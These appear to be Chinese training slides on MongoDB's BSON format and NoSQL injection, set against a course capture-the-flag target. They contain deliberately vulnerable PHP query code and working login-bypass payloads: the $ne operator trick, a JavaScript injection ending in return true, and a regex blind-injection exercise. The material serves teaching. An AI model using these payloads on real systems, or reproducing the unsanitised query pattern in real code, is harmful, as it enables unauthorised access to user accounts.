
BSON

- BSON就是binary json，{key:value,key2:value2}就是一个BSON的例子，其中key是字符串类型,后面的value值，它的类型一般是字符串,double,Array,ISODate等类型。
- MongoDB使用了BSON这种结构来存储数据和网络数据交换。把这种格式转化成一文档这个概念(Document)，这里的一个Document也可以理解成关系数据库中的一条记录(Record)。

数据类型	说明	解释说明	Document举例
String	字符串	UTF-8 编码的字符串才是合法的。	{key:“cba”}
Integer	整型数值	根据你所采用的服务器，可分为 32 位或 64 位。	{key:1}
Boolean	布尔值	用于存储布尔值（真/假）。	{key:true}
Double	双精度浮点值	用于存储浮点值	{key:3.14}
ObjectId	对象ID	用于创建文档的ID	{_id:new ObjectId()}
Array	数组	用于将数组或列表或多个值存储为一个键	{arr:[“a”,“b”]}
Timestamp	时间戳	从开始纪元开始的毫秒数	{ ts: new Timestamp() }
Object	内嵌文档	文档可以作为文档中某个key的value	{o:{foo:“bar”}}
Null	空值	表示空值或者未定义的对象	{key:null}
Date或者ISODate	格林尼治时间	日期时间，用Unix日期格式来存储当前日期或时间。	{birth:new Date()}
Code	代码	可以包含JS代码	{x:function(){}}
File	文件	1、二进制转码(Base64)后存储 (<16M) 2、GridFS(>16M)	GridFS 用两个集合来存储一个文件：fs.files与fs.chunks 真正存储需要使用mongofiles -d gridfs put song.mp3

NoSQL注入

- NoSQL 注入由于 NoSQL 本身的特性和传统的 SQL 注入有所区别。与关系数据库不同，NoSQL 数据库不使用通用查询语言。NoSQL 查询语法是特定于产品的，查询是使用应用程序的编程语言编写的：PHP，JavaScript，Python，Java 等。



MongoDB的查询

MongoDB使用BSON格式查询

- SQL：

```
SELECT * FROM users
WHERE username='admin001' and password='admin001'
```

- Mongo:

```
db.users.find(
    {
        "username":"admin001",
        "password":"admin001"
    }
)
```

- SQL:

```
SELECT * FROM users
WHERE id > 1 and money < 100
```

- Mongo:

```
db.users.find(
    {
        "id":{"$gt":1},
        "money":{"$lt":100}
    }
)
```

重言式注入

- 访问 https://victim.ruc-ctf.site/nosql/index.php ，携带参数?username=·12&password=123，登录失败
- 后端代码如下，可以看到直接将用户输入插入了查询语句

```
····$data·=·array(¬
····'username'·=>·$_REQUEST['username'],¬
····'password'·=>·$_REQUEST['password']¬
····);·¬
····$query·=·new·MongoDB\Driver\Query($data);¬
····$cursor·=·$manager->executeQuery('test.users',·$query)->toArray();¬
```

- 此时数据和查询语句的对应关系为

位置	数据
HTTP	username=123&password=123
php	`$data = array{ "username" => 123, "password" => 123 };`
mongoDB	`db.users.find( { "username":"123", "password":"123" } )`

对应SQL语句

```
SELECT * FROM users
WHERE username='123' and password='123'
```

重言式注入

- 如果我们将url中的账号密码改为username[$ne]=1&password[$ne]=1，此时数据和查询语句的对应关系为

位置	数据
HTTP	username[$ne]=1&password[$ne]=1
php	`$data = array( "username" => array("$ne" => 1), "password" => array("$ne" => 1) );`
mongoDB {name: "mongo", type:"DB"}	`db.users.find( { "username":{"$ne":1}, "password":{"$ne":1} } )`

对应SQL语句

```
SELECT * FROM users
WHERE username != 1 and password != 1
```

重言式注入

- 从其对应的SQL语句中就可以看出这个语句是能成立的（除非数据库中唯一的用户的用户名和密码都为1），能够成功登录

```
SELECT * FROM users
WHERE username != 1 and password != 1
```

盲注

- 根据前面的重言式注入例子，将NoSQL中默认的等号改为了不等号$ne，当然也可以改为大于号$gt，小于号$lt，等于号$eq
- 当然，NoSQL中的盲注比SQL盲注简单地多，因为NoSQL还支持正则匹配，将符号改为$regex即为正则匹配。
- 课后练习：访问https://victim.ruc-ctf.site/nosql/index.php?，使用盲注的方式破解正确的用户名和密码

javascript注入


- 除了前面所说的类似SQL注入的方式进行NoSQL注入，NoSQL还有独特的一种注入方式——JavaScript注入。
- 在MongoDB中，where语句是可以执行javascript代码的

```
$query_body=array(
'$where'=>"function q() {
var username = '{$_REQUEST["username"]}';
var password = '{$_REQUEST["password"]}';
if(username == 'admin001' && password == 'admin001')
    return true;
else {return false;}
}");
$query = new MongoDB\Driver\Query($query_body);
$cursor = $manager->executeQuery('test.users', $query)->toArray();
```

- 可以看到此处直接将用户输入拼接到了执行的js代码中

javascript注入

- 访问https://victim.ruc-ctf.site/nosql/javascript.php，参数携带?username=123&&password=123，可以看到登陆失败
- 如果将url改成username=123&password=123';return true;'，此时数据和查询语句对应关系如图



位置	数据
HTTP	username=123&password=123';return true;'
php	`$query_body = array( "$where" => "function q() { var username = '123'; var password = '123'; return true;'' if(username == 'admin001' && password == 'admin001') return true; else {return false;} }" );`
mongoDB	`db.users.find( { $where: "function q() { var username = '123'; var password = '123'; return true;'' if(username == 'admin001' && password == 'admin001') return true; else {return false;} }" } )`

了解更多

- MariaDB EXTRACTVALUE() 函数的基础用法与实例 (sjkjc.com)
- MariaDB UPDATEXML() 函数的基础用法与实例 (sjkjc.com)